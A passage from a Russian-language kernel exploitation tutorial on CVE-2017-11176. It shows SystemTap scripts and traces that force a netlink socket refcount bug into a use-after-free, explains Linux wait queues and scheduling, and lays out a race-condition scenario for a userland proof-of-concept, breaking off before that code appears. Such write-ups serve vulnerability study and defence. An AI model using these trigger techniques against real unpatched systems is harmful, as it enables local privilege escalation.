Снова подправим зонд:

```
// mark it congested!
_stp_printf("- (before) nlk->state = %x\n", (nlk->state & 0x1));
nlk->state |= 1;
_stp_printf("- (after) nlk->state = %x\n", (nlk->state & 0x1));

// mark it DEAD
_stp_printf("- sk->sk_flags = %x\n", sk->sk_flags);
_stp_printf("- SOCK_DEAD = %x\n", SOCK_DEAD);
sk->sk_flags |= (1 << SOCK_DEAD);
_stp_printf("- sk->sk_flags = %x\n", sk->sk_flags);
```

Попробуем перезапустить и…. Бум! Главный поток эксплойта застрял в бесконечном цикле внутри ядра! Давайте проследим причины такого происшествия:

- Эксплойт попадает в `netlink_attachskb()` и уходит на путь повтора (принудительное форсирование);
- Данный поток оказывается не запланирован (мы обошли этот момент);
- `netlink_attachskb()` выдаёт результатом 1;
- Происходит возврат к `mq_notify()`, получение оператора goto retry;
- `fget()` выдаёт ненулевое значение...
- ...как и `netlink_getsockbyfilp()`;
- Снова используется `netlink_attachskb()`...
- ... и это – бесконечный цикл.

Что мы имеем в итоге? Да, мы смогли обойти блокировку обходом вызова `schedule_timeout()`, но загнали поток в бесконечный цикл.

Прекращение бесконечного цикла

Теперь нам нужно сделать так, чтобы при повторном вызове функция `fget()` терпела неудачу: один из способов сделать это – удалить файловый дескриптор из FDT (то есть, прописать в таблице `NULL`):

```
%{
#include <linux/fdtable.h>
%}

function remove_fd3_from_fdt:long (arg_unused:long)
%{
   _stp_printf("!!>>> REMOVING FD=3 FROM FDT <<<!!\n");
   struct files_struct *files = current->files;
   struct fdtable *fdt = files_fdtable(files);
   fdt->fd[3] = NULL;
%}

probe kernel.function ("netlink_attachskb")
{
  if (execname() == "exploit")
  {
     printf("(%d-%d) [netlink] ==>> netlink_attachskb (%s)\n", pid(), tid(), $$parms)

     dump_netlink_sock($sk); // it also marks the socket as DEAD and CONGESTED
     remove_fd3_from_fdt(0);
  }
}
```

```
-={ CVE-2017-11176 Exploit }=-
netlink socket created = 3
mq_notify: Bad file descriptor
exploit failed!

(3095-3095) [SYSCALL] ==>> mq_notify (-1, 0x7ffe5e528760)
(3095-3095) [uland] ==>> copy_from_user ()
(3095-3095) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(3095-3095) [uland] ==>> copy_from_user ()
(3095-3095) [skb] ==>> skb_put (skb=0xffff88003f02cd00 len=0x20)
(3095-3095) [skb] <<== skb_put = ffff88003144ac00
(3095-3095) [vfs] ==>> fget (fd=0x3)
(3095-3095) [vfs] <<== fget = ffff880031475480
(3095-3095) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff880031475480)
(3095-3095) [netlink] <<== netlink_getsockbyfilp = ffff88003cf56800
(3095-3095) [netlink] ==>> netlink_attachskb (sk=0xffff88003cf56800 skb=0xffff88003f02cd00 time
o=0xffff88002d79ff40 ssk=0x0)
-={ dump_netlink_sock: 0xffff88003cf56800 }=-
- sk = 0xffff88003cf56800
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
- sk->sk_refcnt = 2
- (before) nlk->state = 0
- (after) nlk->state = 1
- sk->sk_flags = 100
- SOCK_DEAD = 0
- sk->sk_flags = 101
-={ dump_netlink_sock: END}=-
!!>>> REMOVING FD=3 FROM FDT <<<!!
(3095-3095) [netlink] <<== netlink_attachskb = 1          // <-----
(3095-3095) [vfs] ==>> fget (fd=0x3)
(3095-3095) [vfs] <<== fget = 0                           // <-----
(3095-3095) [netlink] ==>> netlink_detachskb (sk=0xffff88003cf56800 skb=0xffff88003f02cd00)
(3095-3095) [netlink] <<== netlink_detachskb
(3095-3095) [SYSCALL] <<== mq_notify= -9
```

Супер! Ядро вышло из созданного нами бесконечного цикла. Более того, мы всё ближе к верному сценарию атаки:

1) `netlink_attachskb()` выдал результат в виде `1`;
2) Повторный вызов `fget()` выдал `NULL`.

Самый главный вопрос: спровоцировали ли мы баг?

Проверка состояния счётчика ссылок

Поскольку все шло по плану безо всяких отклонений, баг должен был быть вызван, а счётчик ссылок носков должен был уменьшиться дважды. Что ж, это необходимо проверить ☺

Исследование зонда на этапе выхода (`exit`) не позволяет получить какую-либо информацию о параметрах зонда на этапе входа (`enter`) (то есть, проверить содержимое sock на этапе возврата из `netlink_attachskb()`).

Как справиться с этим ограничением? Всё просто – сохранить указатель sock, полученный от функции `netlink_getsockbyfilp()`, в глобальную переменную (`sock_ptr`). Затем выгружаем его содержимое, используя встроенный код Си (используя функцию `dump_netlink_sock()`):

```
global sock_ptr = 0;                    // <------ устанавливается глобально!

probe syscall.mq_notify.return
{
  if (execname() == "exploit")
  {
    if (sock_ptr != 0)                   // <----- Следите за NULL-deref, это пространство ядра!
    {
      dump_netlink_sock(sock_ptr);
      sock_ptr = 0;
    }

    printf("(%d-%d) [SYSCALL] <<== mq_notify= %d\n\n", pid(), tid(), $return)
  }
}

probe kernel.function ("netlink_getsockbyfilp").return
{
  if (execname() == "exploit")
  {
    printf("(%d-%d) [netlink] <<== netlink_getsockbyfilp = %x\n", pid(), tid(), $return)
    sock_ptr = $return;                  // <----- сохраняем содержимое
  }
}
```

Запускаем скрипт снова:

```
(3391-3391) [SYSCALL] ==>> mq_notify (-1, 0x7ffe8f78c840)
(3391-3391) [uland] ==>> copy_from_user ()
(3391-3391) [skb] ==>> alloc_skb (priority=0xd0 size=0x20)
(3391-3391) [uland] ==>> copy_from_user ()
(3391-3391) [skb] ==>> skb_put (skb=0xffff88003d20cd00 len=0x20)
(3391-3391) [skb] <<== skb_put = ffff88003df9dc00
(3391-3391) [vfs] ==>> fget (fd=0x3)
(3391-3391) [vfs] <<== fget = ffff88003d84ed80
(3391-3391) [netlink] ==>> netlink_getsockbyfilp (filp=0xffff88003d84ed80)
(3391-3391) [netlink] <<== netlink_getsockbyfilp = ffff88002d72d800
(3391-3391) [netlink] ==>> netlink_attachskb (sk=0xffff88002d72d800 skb=0xffff88003d20cd00 time
o=0xffff8800317a7f40 ssk=0x0)
-={ dump_netlink_sock: 0xffff88002d72d800 }=-
- sk = 0xffff88002d72d800
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
- sk->sk_refcnt = 2          // <------------
- (before) nlk->state = 0
```

```
- (after) nlk->state = 1
- sk->sk_flags = 100
- SOCK_DEAD = 0
- sk->sk_flags = 101
-={ dump_netlink_sock: END}=-
!!>>> REMOVING FD=3 FROM FDT <<<!!
(3391-3391) [netlink] <<== netlink_attachskb = 1
(3391-3391) [vfs] ==>> fget (fd=0x3)
(3391-3391) [vfs] <<== fget = 0
(3391-3391) [netlink] ==>> netlink_detachskb (sk=0xffff88002d72d800 skb=0xffff88003d20cd00)
(3391-3391) [netlink] <<== netlink_detachskb
-={ dump_netlink_sock: 0xffff88002d72d800 }=-
- sk = 0xffff88002d72d800
- sk->sk_rmem_alloc = 0
- sk->sk_rcvbuf = 133120
- sk->sk_refcnt = 0         // <-------------
- (before) nlk->state = 1
- (after) nlk->state = 1
- sk->sk_flags = 101
- SOCK_DEAD = 0
- sk->sk_flags = 101
-={ dump_netlink_sock: END}=-
(3391-3391) [SYSCALL] <<== mq_notify= -9
```

Отсюда видно, что `sk->sk_refcnt` уменьшился дважды – а это значит, что мы успешно вызвали баг.

Поскольку счётчик ссылок sock достигает нуля, объект `struct netlink_sock` будет высвобождён. Добавим ещё несколько зондов:

```
... вырезано ...

(13560-13560) [netlink] <<== netlink_attachskb = 1
(13560-13560) [vfs] ==>> fget (fd=0x3)
(13560-13560) [vfs] <<== fget = 0
(13560-13560) [netlink] ==>> netlink_detachskb (sk=0xffff88002d7e5c00 skb=0xffff88003d2c1440)
(13560-13560) [kmem] ==>> kfree (objp=0xffff880033fd0000)
(13560-13560) [kmem] <<== kfree =
(13560-13560) [sk] ==>> sk_free (sk=0xffff88002d7e5c00)
(13560-13560) [sk] ==>> __sk_free (sk=0xffff88002d7e5c00)
(13560-13560) [kmem] ==>> kfree (objp=0xffff88002d7e5c00)        // <---- высвобождение sock
(13560-13560) [kmem] <<== kfree =
(13560-13560) [sk] <<== __sk_free =
(13560-13560) [sk] <<== sk_free =
(13560-13560) [netlink] <<== netlink_detachskb
```

Хотя объект sock и высвобождён, мы до сих пор не видим ожидаемого use-after-free...

Почему не было сбоя?

В отличие от изначального плана, объект `netlink_sock` был высвобождён функцией `netlink_detachskb()`. Причина в следующем: мы не вызывали функцию `close()`, а просто сбросили запись в FDT на `NULL`. Таким образом, фактически объект file не был высвобождён, и, следовательно, ссылка на объект `netlink_sock` оказалась не сброшена. Другими словами, счётчик ссылок не уменьшился.

Но ничего страшного, мы ведь всего лишь хотели убедиться, у нас есть возможность уменьшить счётчик ссылок дважды (первый раз – на `netlink_attachskb()`, второй – на `netlink_detachskb()`): данную задачу мы выполнили вполне себе успешно.

В нормальном режиме выполнения операции (то есть, при вызове `close()`) счётчик ссылок будет уменьшен, а `netlink_detachskb()` всё же приведёт к UAF (use-after-free). Можно даже «отложить» данную операцию более поздний момент, что позволит нам получить более полноценное управление (про это – во второй главе).

Заключающий скрипт System Tap

На данном этапе весь скрипт System Tap, вызывающий баг из пространства ядра, можно значительно упростить:

```
# mq_notify_force_crash.stp
#
# Запуск с "stap -v -g ./mq_notify_force_crash.stp" (режим гуру)

%{
#include <net/sock.h>
#include <net/netlink_sock.h>
#include <linux/fdtable.h>
%}

function force_trigger:long (arg_sock:long)
%{
   struct sock *sk = (void*) STAP_ARG_arg_sock;
   sk->sk_flags |= (1 << SOCK_DEAD); // avoid blocking the thread

   struct netlink_sock *nlk = (void*) sk;
   nlk->state |= 1; // enter the netlink_attachskb() retry path

   struct files_struct *files = current->files;
   struct fdtable *fdt = files_fdtable(files);
   fdt->fd[3] = NULL; // makes the second call to fget() fails
%}

probe kernel.function ("netlink_attachskb")
{
   if (execname() == "exploit")
   {
     force_trigger($sk);
   }
}
```

Просто, не так ли?

Заключение

Что мы вынесли из этой главы? Мы разобрались с основной структурой ядра и средствами для подсчёта ссылок. Изучая доступную информацию (описание CVE, патч), мы определили, что представляет из себя баг и разработали сценарий атаки.

Затем мы приступили непосредственно к разработке эксплойта и убедились, что баг можно вызвать, даже будучи непривилегированным пользователем (используя превосходный инструмент – System Tap). Также мы столкнулись с первой ошибкой (обёртки библиотек, помните?) и разобрались, как её обнаружить.

С помощью Guru-режима System Tap мы принудительно вызвали баг из пространства ядра и убедились, что способны спровоцировать двойную ошибку `sock_put()`. Мы узнали, что для запуска бага необходимо выполнить следующие шаги:

1) Заставить `netlink_attachskb()` выдать результат 1;
2) Разблокировать поток эксплойта;
3) Заставить функцию `fget()` выдать NULL при повторном вызове.

Что дальше?

В следующей главе мы будем по порядку заменять каждую модификацию ядра, представленную в System Tap. Мы постепенно создадим proof-of-concept код, который будет вызывать баг используя лишь код пространства пользователя. Поехали!

2. Вторая глава

Введение

В этой главе мы постараемся избавиться от скрипта System Tap и удовлетворить все условия только с помощью кода пространства пользователя. К концу раздела, у нас на руках будет полноценный код proof-of-concept, который вызовет необходимый баг.

Основные концепции второй главы

В данном разделе мы разберёмся с подсистемой планировщика. Вначале, мы уделим внимание состояниям выполняемой задачи и переходу между ними. Алгоритм же планировщика (Completely Fair Scheduler) здесь обсуждаться не будет.

Мы рассмотрим **очереди ожидания**, так как именно они будут использоваться в данной главе для разблокировки потока, а во время работы эксплойта – для произвольного вызова базовых данных (подробнее – в третьей главе).

Состояния задач

Состояние выполнения задачи хранится в поле `state` структуры task_struct. В основном, задачи находятся в одном из следующих состояний (в основном, фактически – состояний на самом деле больше):

- **Running** (выполняется): процесс либо выполняется, либо ожидает запуска на центральном процессоре;
- **Waiting** (в ожидании): процесс находится в состоянии ожидания события/ресурса или в состоянии сна.

Выполняемая задача (`TASK_RUNNING`) – задача, принадлежащая **очереди выполнения** (run queue). Такая задача может быть либо уже запущена на процессоре, либо будет запущена в ближайшем будущем (выбрана планировщиком для запуска.

Задача в ожидании не выполняется ни на одном процессоре. Её можно привести в активное, выполняемое состояние с помощью **очередей ожидания** (wait queues) или сигналов. Наиболее распространённое состояние для подобных задач – `TASK_INTERRUPTIBLE` (то есть, «сон» задачи может быть прерван).

Различные состояния задач определяются на этом участке:

```
// [include/linux/sched.h]

#define TASK_RUNNING        0
#define TASK_INTERRUPTIBLE  1
```

```
// ... вырезано (other states) ...
```

Поле `state` можно прописывать напрямую либо через оператор `__set_current_state()`, использующий макрос `current`:

```
// [include/linux/sched.h]

#define __set_current_state(state_value)            \
    do { current->state = (state_value); } while (0)
```

Очереди выполнения

Struct rq (очередь выполнения) – одна из наиболее важных структур данных планировщика. Каждая задача, находящаяся в этой очереди, будет выполняться центральным процессором; в свою очередь, каждый процессор имеет свою собственную очередь выполнения (полноценная реализация многозадачности). Очередь содержит в себе список задач, «выбранных» планировщиком для обработки на этом процессоре, и накапливаемую статистику, с помощью которой планировщик принимает решения о выполнении – таким образом, планировщик может перераспределять нагрузку между процессорами (так называемая миграция).

```
// [kernel/sched.c]

struct rq {
   unsigned long nr_running;        // <----- статистика
   u64 nr_switches;                 // <----- статистика
   struct task_struct *curr;        // <----- текущая задача, выполняема процессором
   // ...
};
```

> Примечание: при использовании «абсолютно справедливого планировщика (вики, хабр)» список задач сохраняется достаточно непростым способом, но на данный момент это не имеет значения.

Чтобы не вдаваться в подробности, давайте определим так: задача, исключённая из любой очереди выполнения, НЕ будет выполнена (так как для её выполнения не назначен ни один ЦП). Такое исключение – прямая обязанность функции `deactivate_task()`. Функция `activ_task()`, напротив, перемещает задачу в очередь выполнения.

Блокировка задачи и функция `schedule()`

Если задаче необходимо перейти из состояния выполнения в состояние ожидания, то она должна произвести как минимум два действия:

1) Задать себе состояние выполнения `TASK_INTERRUPTIBLE`;
2) Вызвать функцию `deactivate_task()` для исключения из очереди выполнения.

На деле же, функция `deactivate_task()` чертовски редко вызывается напрямую: обычно вместо прямого вызова используется вызов `schedule()`.

Функция `schedule()` – это основная функция планировщика. При её вызове, следующая задача, находящаяся в очереди выполнения, «выбирается» для запуска на ЦП; следовательно, и поле очереди выполнения `curr` также обновляется.

Однако же, если при вызове `schedule()` задача не имеет состояние «выполняемая» (то есть, значение состояния отличается от нуля), и функция не обнаруживает никаких сигналов в ожидании, то будет вызвана функция `deactivate_task()`:

```
asmlinkage void __sched schedule(void)
{
   struct task_struct *prev, *next;
   unsigned long *switch_count;
   struct rq *rq;
   int cpu;

      // ... вырезано ...

   prev = rq->curr;    // <---- "prev" – это задача, выполняемая на текущем ЦП

   if (prev->state && !(preempt_count() & PREEMPT_ACTIVE)) {       // <----- игнорируем "preempt"
     if (unlikely(signal_pending_state(prev->state, prev)))
       prev->state = TASK_RUNNING;
     else
       deactivate_task(rq, prev, DEQUEUE_SLEEP);      // <----- задача исключается из очереди выполнения
     switch_count = &prev->nvcsw;
   }

   // ... вырезано  (выбор следующей задачи) ...
}
```

В конце, задача может быть блокирована выполнением следующей последовательности:

```
void make_it_block(void)
{
   __set_current_state(TASK_INTERRUPTIBLE);
   schedule();
}
```

Такая задача останется заблокированной, пока что-либо её не пробудит и не поставит в очередь выполнения.

Очереди ожидания

Ожидание ресурса или специального события – крайне распространённый случай: к примеру, простая ситуация: при запуске сервера, основной поток может находиться в ожидании входящих соединений. Системный вызов `accept()` будет блокировать основной поток в том случае, если не имеет метки `non blocking`; другими словами, основной поток замораживается в пространстве ядра до тех пор, пока что-либо не пробудит его.

Очередь ожидания – это список с двойной связью, содержащий в себе процессы, которые в данный момент заблокированы (находятся в ожидании). На самом деле, можно воспринять её как своего рода «противоположность» очереди выполнения. Очередь ожидания представляется с помощью `wait_queue_head_t`:

```
// [include/linux/wait.h]

typedef struct __wait_queue_head wait_queue_head_t;
```

```
struct __wait_queue_head {
    spinlock_t lock;
    struct list_head task_list;
};
```

> Примечание: тип `struct list_head` – это Linux-реализация вышеупомянутого двусвязного списка.

Каждый элемент очереди ожидания имеет тип `wait_queue_t`:

```
// [include/linux.wait.h]

typedef struct __wait_queue wait_queue_t;
typedef int (*wait_queue_func_t)(wait_queue_t *wait, unsigned mode, int flags, void *key);

struct __wait_queue {
    unsigned int flags;
    void *private;
    wait_queue_func_t func;        // <----- к этому мы ещё вернёмся
    struct list_head task_list;
};
```

Элементы очереди ожидания могут быть созданы макросом `DECLARE_WAITQUEUE()`...

```
// [include/linux/wait.h]

#define __WAITQUEUE_INITIALIZER(name, tsk) {                    \
    .private        = tsk,                  \
    .func           = default_wake_function,            \
    .task_list      = { NULL, NULL } }

#define DECLARE_WAITQUEUE(name, tsk)                        \
    wait_queue_t name = __WAITQUEUE_INITIALIZER(name, tsk)      // <----- создание переменной
```

... вызываемого подобным образом:

```
DECLARE_WAITQUEUE(my_wait_queue_elt, current); // <----- использование макроса current
```

После заявления элемента для очереди ожидания, он может быть помещён в неё с помощью функции `add_wait_queue()`. Она просто добавляет элемент в данный двусвязный список с применением правильной **блокировки** (пока на данный момент можно не обращать внимания).

```
// [kernel/wait.c]

void add_wait_queue(wait_queue_head_t *q, wait_queue_t *wait)
{
    unsigned long flags;

    wait->flags &= ~WQ_FLAG_EXCLUSIVE;
    spin_lock_irqsave(&q->lock, flags);
    __add_wait_queue(q, wait);                  // <----- здесь
    spin_unlock_irqrestore(&q->lock, flags);
}

static inline void __add_wait_queue(wait_queue_head_t *head, wait_queue_t *new)
{
    list_add(&new->task_list, &head->task_list);
}
```

Также вызов функции `add_wait_queue()` называется регистрацией в очередь ожидания (registering to a wait queue).

«Пробуждение» задачи

На данный момент мы знаем, что существует два вида очередей: очереди выполнения и очереди ожидания. Мы узнали, что блокирование задачи – это просто-напросто её удаление из очереди выполнения (с помощью функции `deactivate_task()`). Но как нам провернуть обратную процедуру – как перевести задачу из состояния ожидания (блокировки) в состояние выполнения?

> Примечание: задачу в состоянии ожидания можно «пробудить» с помощью сигналов и других средств, но мы будем говорить о другом.

Поскольку подобная задача больше не выполняется, она **не может пробудить себя самостоятельно**. Для этого должна быть использована **другая задача**.

Структуры данных, владеющие определённым ресурсом, имеют свою очередь ожидания. Когда задаче необходимо получить доступ к ресурсу, недоступному в данный момент, она может перевести себя в состояние ожидания до тех пор, пока владелец ресурса не пробудит её.

Чтобы пробудиться, когда ресурс вновь станет доступным, задача регистрирует себя в очереди ожидания ресурса (мы уже знаем, что эта «регистрация» реализуется вызовом функции `add_wait_queue()`).

Когда ресурс наконец становится доступным, его владелец пробуждает одну или несколько задач – таким образом они могут продолжать своё выполнение. Это делается с помощью функции `__wake_up()`:

```
// [kernel/sched.c]

/**
 * __wake_up – пробуждает потоки из очереди ожидания.
 * @q: очередь ожидания
 * @mode: какие потоки
 * @nr_exclusive: количество пробуждаемых потоков (wake-one или wake-many)
 * @key: напрямую передаётся функции пробуждения
 *
 * Можно предположить, что функция создаёт некий барьер для записи в память перед
 * изменением состояния задачи, но тогда и только тогда, когда некие задачи пробуждаются.
 */

void __wake_up(wait_queue_head_t *q, unsigned int mode,
            int nr_exclusive, void *key)
{
    unsigned long flags;

    spin_lock_irqsave(&q->lock, flags);
    __wake_up_common(q, mode, nr_exclusive, 0, key);     // <----- здесь
    spin_unlock_irqrestore(&q->lock, flags);
}
```

```
    // [kernel/sched.c]

    static void __wake_up_common(wait_queue_head_t *q, unsigned int mode,
```

```
            int nr_exclusive, int wake_flags, void *key)
    {
     wait_queue_t *curr, *next;

[0]  list_for_each_entry_safe(curr, next, &q->task_list, task_list) {
       unsigned flags = curr->flags;

[1]    if (curr->func(curr, mode, wake_flags, key) &&
           (flags & WQ_FLAG_EXCLUSIVE) && !--nr_exclusive)
         break;
     }
    }
```

Данная функция выполняет итерацию, обрабатывая каждый элемент в очереди ожидания [0] (`list_for_each_entry_safe()` – стандартный макрос, который используется с двусвязным списком) и производит обратный вызов `func()` для каждого элемента в очереди [1].

Помните мы упоминали выше макрос `DECLARE_WAITQUEUE()`? Данный макрос переводит функции обратного вызова в `default_wake_function()`:

```
// [include/linux/wait.h]

#define __WAITQUEUE_INITIALIZER(name, tsk) {                \
    .private = tsk,                         \
    .func = default_wake_function,                  \           // <------
    .task_list = { NULL, NULL } }

#define DECLARE_WAITQUEUE(name, tsk)                        \
    wait_queue_t name = __WAITQUEUE_INITIALIZER(name, tsk)
```

В свою очередь, `default_wake_function()` вызывает `try_to_wake_up()`: для этого используется поле элемента очереди ожидания `private` (большую часть времени это поле указывает на task_struct задачи в состоянии ожидания):

```
int default_wake_function(wait_queue_t *curr, unsigned mode, int wake_flags,
            void *key)
{
    return try_to_wake_up(curr->private, mode, wake_flags);
}
```

`try_to_wake_up()` является своего рода «противоположностью» функции `schedule()`. Объясню: `schedule()` выводит текущую задачу из «расписания», а `try_to_wake_up()` – возвращает задаче возможность быть снова запланированной (помещает её в очередь выполнения и меняет её состояние).

```
static int try_to_wake_up(struct task_struct *p, unsigned int state,
              int wake_flags)
{
    struct rq *rq;

    // ... вырезано  (поиск подходящей очереди выполнения) ...

out_activate:
    schedstat_inc(p, se.nr_wakeups);                // <----- обновление статистики
    if (wake_flags & WF_SYNC)
    schedstat_inc(p, se.nr_wakeups_sync);
    if (orig_cpu != cpu)
    schedstat_inc(p, se.nr_wakeups_migrate);
    if (cpu == this_cpu)
    schedstat_inc(p, se.nr_wakeups_local);
    else
```

```
    schedstat_inc(p, se.nr_wakeups_remote);
    activate_task(rq, p, en_flags);              // <----- возвращение задачи в очередь выполнения
    success = 1;

    p->state = TASK_RUNNING;                     // <----- состояние изменено!

    // ... вырезано ...
}
```

Здесь вступает в игру `activ_task()` (так же, как и во многих других местах). Поскольку теперь задача находится в очереди выполнения и имеет состояние `TASK_RUNNING`, она может быть запланирована к выполнению. Следовательно, её выполнение продолжится с места после вызова функции `schedule()`.

Опять же, функция `__wake_up()` довольно редко вызывается напрямую. Вместо этого обычно используются данные вспомогательные макросы:

```
// [include/linux/wait.h]

#define wake_up(x)          __wake_up(x, TASK_NORMAL, 1, NULL)
#define wake_up_nr(x, nr)           __wake_up(x, TASK_NORMAL, nr, NULL)
#define wake_up_all(x)              __wake_up(x, TASK_NORMAL, 0, NULL)

#define wake_up_interruptible(x)          __wake_up(x, TASK_INTERRUPTIBLE, 1, NULL)
#define wake_up_interruptible_nr(x, nr)           __wake_up(x, TASK_INTERRUPTIBLE, nr, NULL)
#define wake_up_interruptible_all(x)              __wake_up(x, TASK_INTERRUPTIBLE, 0, NULL)
```

Полный пример

Ниже приведён простой пример, обобщающий все вышеупомянутые концепции:

```
struct resource_a {
   bool resource_is_ready;
   wait_queue_head_t wq;
};

void task_0_wants_resource_a(struct resource_a *res)
{
   if (!res->resource_is_ready) {
     // "регистрация" на пробуждение
     DECLARE_WAITQUEUE(task0_wait_element, current);
     add_wait_queue(&res->wq, &task0_wait_element);

     // переход в режим ожидания
     __set_current_state(TASK_INTERRUPTIBLE);
     schedule();

     // Выполнение после пробуждения начнётся ЗДЕСЬ
     // Не забыть «отрегистрироваться» из очереди ожидания
   }

   // XXX: ... какие-либо действия с ресурсом ...
}

void task_1_makes_resource_available(struct resource_a *res)
{
   res->resource_is_ready = true;
   wake_up_interruptible_all(&res->wq);    // <--- пробудить "task 0"
}
```

Мы видим, что один поток запускает функцию `task_0_wants_resource_a()`, которая переходит в режим ожидания ввиду недоступности «ресурса». В определённый момент

владелец ресурса вновь делает его доступным (это действие осуществляется из другого потока) и далее вызывает функцию `task_1_makes_resource_available()`. После этого выполнение функции `task_0_wants_resource_a()` может быть продолжено.

Подобный шаблон достаточно часто встречается в коде ядра Linux, и теперь вы знаете его назначение и суть. Стоит уточнить, что в данном контексте, термин «ресурс» применяется как обобщённое понятие – это может быть и событие, и выполнение условия, и так далее. Каждый раз, когда вам встречается подобный «блокирующий» системный вызов, вы можете быть уверены, что, скорее всего, очередь ожидания где-то рядом ☺.

Далее мы начнём работать над proof-of-concept.

Пробуждение основного потока

В предыдущей главе мы столкнулись с несколькими проблемами, пытаясь получить результат «1» от `netlink_attachskb()`. Первой из этих проблем являлся вызов `mq_notify()` – он в определённый момент стал блокирующим. В попытке избежать блокирования, мы обошли вызов `schedule_timeout()`, что привело к созданию бесконечного цикла. Но и с этим мы справились – удалили из таблицы FDT дескриптор целевого файла, что случайно привело к выполнению последнего условия (повторный вызов функции `fget()` вернул результат NULL). Всё это было сделано с помощью скрипта System Tap:

```
    function force_trigger:long (arg_sock:long)
    %{
      struct sock *sk = (void*) STAP_ARG_arg_sock;
[0]   sk->sk_flags |= (1 << SOCK_DEAD); // avoid blocking the thread

      struct netlink_sock *nlk = (void*) sk;
      nlk->state |= 1; // enter the netlink_attachskb() retry path

      struct files_struct *files = current->files;
      struct fdtable *fdt = files_fdtable(files);
      fdt->fd[3] = NULL; // makes the second call to fget() fails
    %}
```

Теперь нам нужно попытаться удалить строку [0], устанавливающую флаг `SOCK_DEAD` для struct sock. Это приведёт к тому, что вызов `mq_notify()` снова станет блокирующим. С этого момента у нас появляется две возможности:

1) Пометить sock как `SOCK_DEAD` (как это делает скрипт stap);
2) Разблокировать поток.

Управление (и победа) в гонке состояний

На самом деле, когда основной поток заблокирован – в какой-то мере просто отлично: это своего рода подарок с точки зрения запускающего эксплойт. Помните, в патче упоминалось про «маленькое окно»? Помните наш сценарий атаки?

```
Thread-1                          | Thread-2              | file refcnt | sock refcnt | sock
 ptr           |
----------------------------------+-----------------------+-------------+-------------+------
--------------+
 mq_notify()                      |                       | 1           | 1           | NULL
```

```
                |
                                    |                        |             |             |
                |
  fget(<TARGET_FD>) -> ok           |                        | 2 (+1)      | 1           | NULL
                |
                                    |                        |             |             |
                |
   netlink_getsockbyfilp() -> ok    |                        | 2           | 2 (+1)      | 0xfff
fffc0aabbccdd |
                                    |                        |             |             |
                |
   fput(<TARGET_FD>) -> ok          |                        | 1 (-1)      | 2           | 0xfff
fffc0aabbccdd |
                                    |                        |             |             |
                |
   netlink_attachskb() -> returns 1 |                        | 1           | 1 (-1)      | 0xfff
fffc0aabbccdd |
                                    |                        |             |             |
                |
                                    | close(<TARGET_FD>)     | 0 (-1)      | 0 (-1)      | 0xfff
fffc0aabbccdd |
                                    |                        |             |             |
                |
   goto retry                       |                        | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                    |                        |             |             |
                |
   fget(<TARGET_FD) -> returns NULL |                        | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                    |                        |             |             |
                |
   goto out                         |                        | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                    |                        |             |             |
                |
   netlink_detachskb() -> UAF!      |                        | FREE        | (-1) in UAF | 0xfff
fffc0aabbccdd |
```

Что нам даст это «маленькое окно»? Всё просто – именно здесь у нас есть возможность вызвать `close()` (при вызове `close()` вызов функции `fget()` будет возвращать результат `NULL`). Само «окно» запускается после успешного вызова функции `fget()` и будет остановлено до повторного вызова функции `fget()`. По сценарию, мы вызываем `close()` после `netlink_attachskb()`, но в скрипте System Tap мы сымитировали данный вызов (фактически, вызова `close()` не было перед `netlink_attachskb()`).

Если мы обойдём вызов `schedule_timeout()`, то окно будет действительно «маленьким». Это не было критично при работе в System Tap, так как перед вызовом `netlink_attachskb()` мы изменили структуру данных ядра; к сожалению, в пространстве пользователя мы лишены такой шикарной возможности.

С другой стороны, если у нас будет возможность поставить блок в середине `netlink_attachskb()` и иметь способ разблокировать его в нужный момент, то у нас будет и возможность масштабировать окно до нужного нам размера. Другими словами, у нас появляются способы управлять состоянием гонки. Данную «точку останова» можно увидеть в процессе работы основного потока.

Теперь сценарий атаки будет выглядеть так:

```
Thread-1                            | Thread-2              | file refcnt | sock refcnt | sock
 ptr          |
------------------------------------+-----------------------+-------------+-------------+------
```

```
--------------+
 mq_notify()                          |                        | 1           | 1           | NULL
              |
   fget(<TARGET_FD>) -> ok            |                        | 2 (+1)      | 1           | NULL
              |
                                      |                        |             |             |
              |
   netlink_getsockbyfilp() -> ok      |                        | 2           | 2 (+1)      | 0xfff
fffc0aabbccdd |
                                      |                        |             |             |
              |
   fput(<TARGET_FD>) -> ok            |                        | 1 (-1)      | 2           | 0xfff
fffc0aabbccdd |
                                      |                        |             |             |
              |
   netlink_attachskb()                |                        | 1           | 2           | 0xfff
fffc0aabbccdd |
                                      |                        |             |             |
              |
    schedule_timeout() -> SLEEP       |                        | 1           | 2           | 0xfff
fffc0aabbccdd |
                                      |                        |             |             |
              |
                                      | close(<TARGET_FD>)     | 0 (-1)      | 1 (-1)      | 0xfff
fffc0aabbccdd |
                                      |                        |             |             |
              |
                                      | UNBLOCK THREAD-1       | FREE        | 1           | 0xfff
fffc0aabbccdd |
    <<< Thread-1 wakes up >>>         |                        |             |             |
              |
    sock_put()                        |                        | FREE        | 0 (-1)      | 0xfff
fffc0aabbccdd |
                                      |                        |             |             |
              |
   netlink_attachskb() -> returns 1   |                        | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                      |                        |             |             |
              |
   goto retry                         |                        | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                      |                      |             |             |
              |
   fget(<TARGET_FD) -> returns NULL   |                      | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                      |                      |             |             |
              |
   goto out                           |                      | FREE        | FREE        | 0xfff
fffc0aabbccdd |
                                      |                      |             |             |
              |
   netlink_detachskb() -> UAF!        |                      | FREE        | (-1) in UAF | 0xfff
fffc0aabbccdd |
```

Отлично! Да, блокировка основного потока — это хорошая идея для победы в гонке состояний; следовательно, нам нужно иметь и возможность разблокировать данный поток.

Определение «кандидатов» для разблокировки

Если вы до сих пор не разобрались с разделом основных концепций второй главы — сейчас самое время к нему вернуться. Далее мы определим, как блокируется `netlink_attachskb()` и возможности его разблокировки.

Ещё раз взглянем на `netlink_attachskb()`:

```
    // [net/netlink/af_netlink.c]
```

```
      int netlink_attachskb(struct sock *sk, struct sk_buff *skb,
                long *timeo, struct sock *ssk)
      {
        struct netlink_sock *nlk;

        nlk = nlk_sk(sk);

